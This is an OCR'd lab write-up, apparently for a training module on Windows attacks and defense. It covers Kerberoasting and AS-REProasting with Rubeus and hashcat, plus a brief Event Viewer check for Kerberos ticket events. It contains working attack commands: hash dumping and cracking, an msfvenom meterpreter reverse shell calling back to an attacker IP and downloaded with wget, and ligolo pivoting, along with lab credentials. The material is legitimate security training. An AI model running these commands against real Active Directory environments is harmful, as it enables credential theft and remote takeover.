
Labs - Windows Attacks & Defense

Attack & Defense

Kerberoasting

- Connect to the target and perform a Kerberoasting attack. What is the password for the svc-iam user?
  -> We perform kerberoast as follows

```
ps > .\Rubeus.exe kerberoast /outfile:spn.txt
```



-> Transfering the spn.txt back to the host, we attempt to crack the service account password as follows:

```
hashcat -m 13100 spn.txt /usr/share/wordlists/rockyou.txt --
outfile="cracked.txt"
```

```
cat cracked.txt
```

-> We obtained the password of mariposa

- After performing the Kerberoasting attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the ServiceSid of the webservice user?


-> we have a reverse shell setup as follows:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.104
LPORT=9001 -f exe > academy_shell.exe

wget http://10.10.14.104:8000/academy_shell.exe -outfile
academy_shell.exe
```

-> After setting up the reverse shell and connecting back to it, we attempt to pivot to the host and set up ligolo for pivoting:

```
upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent.exe

cd ~/Desktop/htb/tools/ligolo-ng-0.5.2/
sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up

./proxy -selfcert

agent.exe -connect 10.10.14.104:11601 -ignore-cert
[Ctrl+Z]

session
start
ifconfig
```

```
sudo ip route add 172.16.18.0/24 dev ligolo
ip route
```





```
172.16.18.0/24 dev ligolo scope link
```


-> We now access the host through rdp:

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:htb-student /p:'HTB_@cademy_stdnt!' /v:172.16.18.3 /tls-seclevel:0 /timeout:80000
```


-> we got to event viewer



-> We got to security logs



-> We filter for event id 4729:




Security Number of events: 183,355

Filtered: Log: Security; Source: ; Event ID: 4769. Number of events: 1,967


Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	6/20/2024 6:13:10 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:41:16 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:41:16 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:41:16 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:40:37 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:39:49 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:37:27 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:17:21 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:52 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:52 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:52 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:40 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:38 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:38 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:37 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:15:37 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 5:04:35 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 4:59:57 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 4:59:53 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...
Audit Success	6/20/2024 4:59:53 AM	Microsoft Windows sec...	4769	Kerberos Service Ticket ...

-> Looking into one of the events, we see that the webservice name



-> Looking into the details section, we see the sid as S-1-5-21-1518138621-4282902758-

752445584-2110



AS-REProasting

Question

- Connect to the target and perform an AS-REProasting attack. What is the password for the user anni?
  -> We first login and perform AS-REProasting attack

```
.\Rubeus.exe asreproast /outfile:asprep.txt
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asreproast /outfile:asprep.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1


[*] Action: AS-REP roasting

[*] Target Domain          : eagle.local

[*] Searching path 'LDAP://DC1.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(userAcc
40.113556.1.4.803:=4194304))'
[*] SamAccountName         : anni
[*] DistinguishedName      : CN=anni,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC1.eagle.local (172.16.18.3)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asprep.txt

[*] SamAccountName         : svc-iam
[*] DistinguishedName      : CN=svciam,OU=Detections,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC1.eagle.local (172.16.18.3)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\svc-iam'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asprep.txt
```

-> We then transfer it to our system, added 23$ after $krb5asrep and crack it with hashcat

```
sudo hashcat -m 18200 asprep.txt /usr/share/wordlists/rockyou.txt --
outfile asrepcrack.txt

cat asrepcrack.txt
```

